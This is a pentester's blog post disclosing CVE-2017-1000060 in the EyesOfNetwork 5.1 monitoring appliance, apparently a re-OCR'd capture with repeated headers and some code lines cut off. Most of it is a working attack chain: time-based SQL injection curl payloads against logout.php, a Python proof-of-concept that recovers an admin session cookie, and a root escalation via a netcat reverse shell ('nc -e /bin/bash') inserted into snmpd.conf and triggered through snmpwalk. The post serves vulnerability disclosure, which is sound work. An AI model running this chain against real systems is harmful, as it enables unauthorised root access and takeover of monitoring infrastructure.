DBA

A generic security blog by a pentester.
Belgium, Paris and now Leeds

From unauthenticated to root on a supervision appliance

MARCH 28TH, 2017

On a recent penetration test, I had to opportunity to test the security of an open-source supervision appliance called `EyesOfNetwork`. Multiple vulnerabilities have been found and will be reported in this post.

What is EyesOfNetwork?

From the official website:

> EyesOfNetwork ("EON") is the OpenSource solution combining a pragmatic usage of ITIL processes and a technological interface allowing their workaday application. EyesOfNetwork Supervision is the first brick of a range of products targeting to assist IT managment and gouvernance. EyesOfNetwork Supervision provides event management, availability, problems and capacity.

Basically, it is a French supervision solution combining Nagios, Cacti as well as other tools with some of them being hand-made to create a complete appliance to monitor your infrastructure. The solution offers a web interface called `Eonweb`.

Preparation

DBA

A generic security blog by a pentester.
Belgium, Paris and now Leeds

For the next tests, we will download the latest iso available on https://www.eyesofnetwork.com/. The version downloaded was EyesOfNetwork `5.1` and represented the latest version available of the software.

Most of the vulnerabilities found during the assessments and presented in this post have been identified on lower versions as well.

After a default install, if we launch nmap to scan TCP ports, here is the list of ports we find:

```
nmap 192.168.1.161 -p- # The IP address chosen for EON is 192.168.1.161

Starting Nmap 7.40 ( https://nmap.org ) at 2017-03-xx xx:xx CEST
Nmap scan report for 192.168.1.161
Host is up (0.00037s latency).
Not shown: 65530 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http # Used by Eonweb (web interface)
443/tcp  open  https # Used by Eonweb (web interface)
2403/tcp open  taskmaster2000
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds
```

Our goal being a quick way into the system, we'll search for the low hanging fruit by searching for web vulnerabilities on Eonweb. SSH being difficult to attack due to the possibility of an administrator to change the user accounts passwords at the iso installation and MySQL blocking non-localhost connections.

Quick and dirty: Unauthenticated SQL injection

No authentication bypass has been found even if SQL errors could be generated by logging in using a backslash character at the end of the username. A SQL injection has been found, however, inside the *logout.php* file, at line 28.

DBA

A generic security blog by a pentester.
Belgium, Paris and now Leeds

```
<?php
//logout.php
...
if(isset($_COOKIE["session_id"])) {
        $sessid=$_COOKIE["session_id"];
        sqlrequest($database_eonweb,"DELETE FROM sessions where s
ession_id='$sessid'"); // Vulnerable
}
...
?>
```

Obviously, we can control the `session_id` cookie because it is not set up inside a session and because of the fact the server doesn't filter quotes by default.

The injection being inside a `DELETE` statement, we have two options: either we exploit it using a blind-based technique by setting up arbitrary sessions and checking which session get deleted (useful for example in the case of a privilege escalation exploit if we have an unprivileged account) **or** we could exploit it using a time-based attack.

From the point of view of an attacker, we'll take the second option as we do not have credentials on the application.

```
rioru@zhsk:/tmp$ time curl -s -o /dev/null https://192.168.1.161/
logout.php --insecure -b "session_id=' OR BENCHMARK(1,1)=1 -- -"

real	0m0,091s
user	0m0,064s
sys	0m0,012s
rioru@zhsk:/tmp$ time curl -s -o /dev/null https://192.168.1.161/
logout.php --insecure -b "session_id=' OR BENCHMARK(100000000,1)=
1 -- -"

real	0m1,778s # We can see there that the response time is con
siderably longer
```

DBA

A generic security blog by a pentester.
Belgium, Paris and now Leeds

```
user    0m0,068s
sys     0m0,008s
```

The function `SLEEP` is not always usable in a `DELETE FROM` statement, that's why `BENCHMARK` has been used in this example. `SLEEP` is indeed usable only when a table is not empty, we'll use `SLEEP` for our proof of concept as we will need to try to recover the sessions table anyway, but in the final exploit, we'll have to handle the two possibilities.

What's particularly interesting is the sessions' creation:

```php
<?php
//login.php
...
        // Create session ID
$sessid=rand();
sqlrequest($database_eonweb,"INSERT INTO sessions (session_id,user_id) VALUES ('$sessid','$usrid')");
...
?>
```

The monitoring solution is creating their sessions using only `rand()` as the session_id, meaning that even if we are forced to do our exploitation via a time-based technique, the session_id could be found in under 11 or 12 seconds with a simple brute force character by character if we set-up a `SLEEP` time of 1 second.

What to keep in mind:

- `DELETE` statements can't do subqueries affecting their own table.
- The target table doesn't use a proper index column, this can lead to confusion when using substring with `LIMIT`, even when `ORDER BY` is used.

Here is the exploitation scenario:

- Doing an initial request to get a value representing the lag between the target and our machine.
- Delete all the non-admin (user_id != 1) sessions.

DBA

A generic security blog by a pentester.
Belgium, Paris and now Leeds

- Getting the number of entries by doing `OR sleep(1)=1`. For each record, the server will sleep one second, by doing so we will able to either: delete `<entries count> - 1` or `sleep(1 / <entries count>)` to avoid entries confusion and get a faster exploitation. We will choose the first option; the second has been proven to be unstable after some tests.
- Delete all sessions but one.
- Now that we have only one admin sessions in the table, it will be easy to recover it.

Proof of concept:

```
import time
from requests import *
from requests.packages.urllib3.exceptions import InsecureRequestWarn

packages.urllib3.disable_warnings(InsecureRequestWarning)

url = "https://192.168.1.161"

print "[!] Proof of Concept for the Unauthenticated SQL Injection in

def getTime(page, cookie=""):
        start = time.time()
        get(url+page, verify=False, cookies=dict(session_id=cookie))
        end = time.time()
        return round(end - start, 2)

# Getting an initial response time to base our next requests around
initial_time = getTime("/") - 0.01
getTime("/logout.php", "rioru' OR user_id!=1 -- -")
print "[+] The initial request time on %s is %f, getting the number
sleep1_time = getTime("/logout.php", "rioru' OR SLEEP(1)=1337 -- -")
```

DBA

A generic security blog by a pentester.
Belgium, Paris and now Leeds

```
if (sleep1_time - initial_time >= 1):
        count = round(sleep1_time)
        print "[+] Found %d entries in the [sessions] table, deletin
else:
        print "[-] The table [sessions] seems empty"
        exit()

for i in range(int(count) - 1):
        getTime("/logout.php", "rioru' OR 1=1 LIMIT 1 -- -")

# Get the length
session_length = 0
for i in range(12):
        execTime = getTime("/logout.php", "rioru' OR (SELECT CASE WH
        if (round(execTime - initial_time) >= 1):
                session_length = i+1
                break
if (session_length == 0):
        print "[-] Couldn't find the length of the session_id"
        exit()
print "[+] Found an admin session length: %d, getting the session_id

# Get the session_id
print "[+] session_id: ",
session_id = ""
for i in range(session_length):
        for j in range(10):
                execTime = getTime("/logout.php", "rioru' OR (SELECT
                if (round(execTime - initial_time) >= 1):
                        session_id += str(j)
```

DBA

A generic security blog by a
pentester.
Belgium, Paris and now Leeds

```
                        print str(j),
                        break
print "\n[+] final session_id: [%s]" % session_id

# Get the username
execTime = getTime("/logout.php", "rioru' OR (SELECT CASE WHEN ((SEL
if (round(execTime - initial_time) >= 1):
        print "[+] Username is [admin]"
else:
        print "[-] Username is not admin, brute force necessary"

print "[+] End of the PoC use these cookies to authenticate to Eonwe
print "session_id: %s;" % session_id
print "user_name: %s;" % "admin"
print "user_id: %d;" % 1
print "user_limitation: %d;" % 0
print "group_id: %d;" % 1
```


poc_eon_5.1.py hosted with ❤ by GitHub view raw

And here it is in action:

```
rioru@zhsk:~/perso$ python poc_eon_5.1.py
[!] Proof of Concept for the Unauthenticated SQL Injection in Eye
sOfNetwork 5.1 (DELETE statement) - Rioru (@ddxhunter)
[+] The initial request time on https://192.168.1.161 is 0.02000
0, getting the number of entries, it could take a while...
[+] Found 379 entries in the [sessions] table, deleting every ses
sions except one
[+] Found an admin session length: 9, getting the session_id
[+] session_id:  3 5 3 8 9 8 3 2 7
[+] final session_id: [353898327]
[+] Username is [admin]
```

```
[+] End of the PoC use these cookies to authenticate to Eonweb:
session_id: 353898327;
user_name: admin;
user_id: 1;
user_limitation: 0;
group_id: 1;
```

Using these cookies in a browser or with curl, we are correctly authenticated on Eonweb with the `admin` account.



EyesOfNetwork product under GPL2 license, sponsored by AXIANS

Name	Value	Domain	Size	Path	Expires	HttpOnly	Security
session_id	466491328		19 B	/	Session		
user_name	admin		14 B	/	Session		
user_id	1		8 B	/	Session		
user_limitation	0		16 B	/	Session		
group_id	1		9 B	/	Session		

From there, we can access all the monitoring tools available in EON (Nagios, Cacti, Thrunk, …).

Go for the kill: Privilege escalation using snmp

Now that we have access to the web interface, we will try to elevate our privileges searching for an RCE. I found a particularly interesting way to perform a root-privileged remote code execution on the appliance using SNMP.

Let’s see the privileges of the process running snmpd and its configuration:

```
[root@localhost ~]# ps aux | grep snmpd
root      8297  0.0  0.6 223424 12448 ?        Ss   mars27   1:29
 /usr/sbin/snmpd -LS0-6d -f
root     24404  0.0  0.0 112648   968 pts/0    R+   06:16   0:00
 grep --color=auto snmpd
```

DBA


A generic security blog by a pentester.
Belgium, Paris and now Leeds

```
[root@localhost snmp]# pwd
/etc/snmp
[root@localhost snmp]# ls -al
total 36
drwxr-xr-x.  2 root root    46 27 mars  14:07 .
drwxr-xr-x. 85 root root  8192 27 mars  12:14 ..
-rw-rw-rw-.  1 root root 18955 27 mars  14:07 snmpd.conf
-rw-rw-rw-.  1 root root   129 27 mars  14:07 snmptrapd.conf
```

```
[root@localhost snmp]# cat /etc/sudoers
...
# eonweb
apache ALL=NOPASSWD:/bin/systemctl * snmptt,/bin/systemctl * snmp
trapd,/bin/systemctl * snmpd,/bin/systemctl * nagios,/bin/systemc
tl * gedd,/usr/bin/nmap
```

So, by default, anybody could edit the SNMP configuration, reload the server using sudo and the process will be run as root. Fortunately, we do not even need to find an RCE to perform these actions as they are available in the web interface Eonweb.

At `/module/admin_process/` we are able to restart/reload the different processes in EyesOfNetwork:




Process management

processus	status	PID	actions
Nagios	UP	8258	Stop Restart Reload Verify
Ged agent	UP	8292	Stop Restart
SNMP agent	UP	8297	Stop Restart Reload
SNMP trap agent	UP	8635	Stop Restart Reload
SNMP trap traductor	UP	8672	Stop Restart Reload

DBA

A generic security blog by a pentester.
Belgium, Paris and now Leeds

And, even if I wasn't able to find it in the interface, an administrator can edit directly the SNMP configuration file, going to `/module/admin_files/?file=snmpconf`.



SNMPD service settings

```
###########################################################################
#
# snmpd.conf
#   An example configuration file for configuring the ucd-snmp snmpd agent.
#
###########################################################################
#
# This file is intended to only be as a starting point.  Many more
# configuration directives exist than are mentioned in this file.  For
# full details, see the snmpd.conf(5) manual page.
#
```

What's so interesting about SNMP? It is possible to execute shell commands by setting a specific instruction inside it and call for the correct OID.


```
// snmpconf
...
exec rioru /bin/nc -e /bin/bash <reverse ip> <port>
...
```

Now we have to access the SNMPd service either with `snmpwalk` directly if 161/udp is open and do `snmpwalk -v 1 <EON ip> -c <community> .1.3.6.1.4.1.2021.8` **or** we could, once again, use the tools available in Eonweb to trigger the command execution, for example if there is a firewall present between EON and our machine blocking SNMP requests.

At `/module/tool_all/`, a snmpwalk tool is available, by default it is recovering all the MIB, but since the host is the last argument from the command line, we can set the host to `<host> <OID>` and get our connect-back.

DBA

A generic security blog by a pentester.
Belgium, Paris and now Leeds


Production tools

Host
localhost .1.3.6.1.4.1.2021.8

Tool
snmpwalk

SNMP Community
EyesOfNetwork

SNMP version
version 1

Host : localhost .1.3.6.1.4.1.2021.8

Executed command : snmpwalk -c EyesOfNetwork -v 1 localhost .1.3.6.1.4.1.2021.8

```
UCD-SNMP-MIB::extIndex.1 = INTEGER: 1
UCD-SNMP-MIB::extNames.1 = STRING: rioru
UCD-SNMP-MIB::extCommand.1 = STRING: /bin/nc -e /bin/bash 192.168.1.27 4444
```

And in our connect-back shell we previously set-up:

```
rioru@zhsk:~/perso$ nc -l -p 4444 -v
listening on [any] 4444 ...
192.168.1.161: inverse host lookup failed: Unknown host
connect to [192.168.1.27] from (UNKNOWN) [192.168.1.161] 54388
id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:
snmpd_t:s0
ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.161  netmask 255.255.255.0  broadcast 192.
168.1.255
        inet6 fe80::70d7:a7c2:630f:681f  prefixlen 64  scopeid 0x
20<link>
        ether 00:0c:29:dc:69:9a  txqueuelen 1000  (Ethernet)
        RX packets 664160  bytes 59288971 (56.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 185658  bytes 101831097 (97.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions
 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 256506  bytes 31487186 (30.0 MiB)
```

DBA

A generic security blog by a pentester.
Belgium, Paris and now Leeds

```
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 256506  bytes 31487186 (30.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions
0
```

Final privilege escalation scenario:

- Edit the snmpconf via `admin_files` and search for the correct community
- Reload the service via `admin_process`
- Call the correct snmp OID either if SNMP is accessible or using tools from Eonweb in `tool_all`

Automating the attack

Now that we have all these elements, a complete scenario is possible:

- Exploiting the Unauthenticated SQL Injection to recover either: sessions or accounts (password are stored in simple md5).
- Authenticate on the application
- Recover the SNMP community
- Edit the snmpd config files to add a malicious command
- Execute the command using snmpwalk (either remotely or locally using the tools available in eonweb)
- We have our root-privileged execution :).

Timeline

- 01st February 2017 - Initial Discovery
- 14th March 2017 - Public disclosure of an authenticated SQL injection and an RCE in Eonweb by Sysdream
- 27th March 2017 - First contact with the vendor
- 28th March 2017 - Created the proof of concept for the exploit
- 28th March 2017 - CVE request to DWF
- 29th March 2017 - Acknowledgement of the vendor
- 07th May 2017 - Got assigned a CVE ID via DWF (CVE-2017-1000060)

DBA

A generic security blog by a pentester.
Belgium, Paris and now Leeds

Final Advisory

```
Title:
======
EyesOfNetwork (EON) 5.1 Unauthenticated SQL Injection in eonweb l
eading to remote root

Author:
=======
Dany Bach [@ddxhunter, rioru.github.io]

CVE-ID:
=======
CVE-2017-1000060

OVE-ID:
=======
OVE-20170328-0001

Risk Information:
=================
CVSS Base Score         10.0
CVSS Vector             CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/
A:H/E:F/RL:U/RC:C
CVSS Temporal Score     9.7
Overall CVSS Score      9.7

Timeline:
=========
2017-02-01 - Initial Discovery
2017-03-14 - Public disclosure of an authenticated SQL injection
 and an RCE in Eonweb by Sysdream
2017-03-27 - First contact with the vendor
2017-03-28 - Created the proof of concept for the exploit
2017-03-28 - CVE request to DWF
2017-03-28 - Acknowledgement of the vendor
2017-05-03 - Got assigned a CVE ID via DWF (CVE-2017-1000060)
```

DBA

A generic security blog by a pentester.
Belgium, Paris and now Leeds

```
Status:
=======
Published

Affected Products:
==================
EyesOfNetwork ("EON") 5.1 and older

Vendor Homepage:
================
https://www.eyesofnetwork.com/?lang=en

Details:
========
By exploiting an unauthenticated SQL injection in Eonweb (logout.
php), it is possible to gain remote root access to the server usi
ng a lack of proper permissions in SNMPd after an authentication
 using the sessions table.

Vulnerable file:
================
logout.php, Line 28
...
if(isset($_COOKIE["session_id"])) {
        $sessid=$_COOKIE["session_id"];
        sqlrequest($database_eonweb,"DELETE FROM sessions where s
ession_id='$sessid'"); // Vulnerable
}
...

Proof of Concept:
=================
https://gist.github.com/rioru/105fb626b5ce046d8f050032da24ad2d

Fix:
====
```

DBA

A generic security blog by a pentester.
Belgium, Paris and now Leeds

pentest (1) , web (2)

pentest (1) , web (2) , privesc (1) , cve (1) , supervision (1)

Share Post

Twitter Facebook Google+

Dany Bach

A generic security blog by a pentester. Belgium, Paris and now Leeds

← Previous

Next →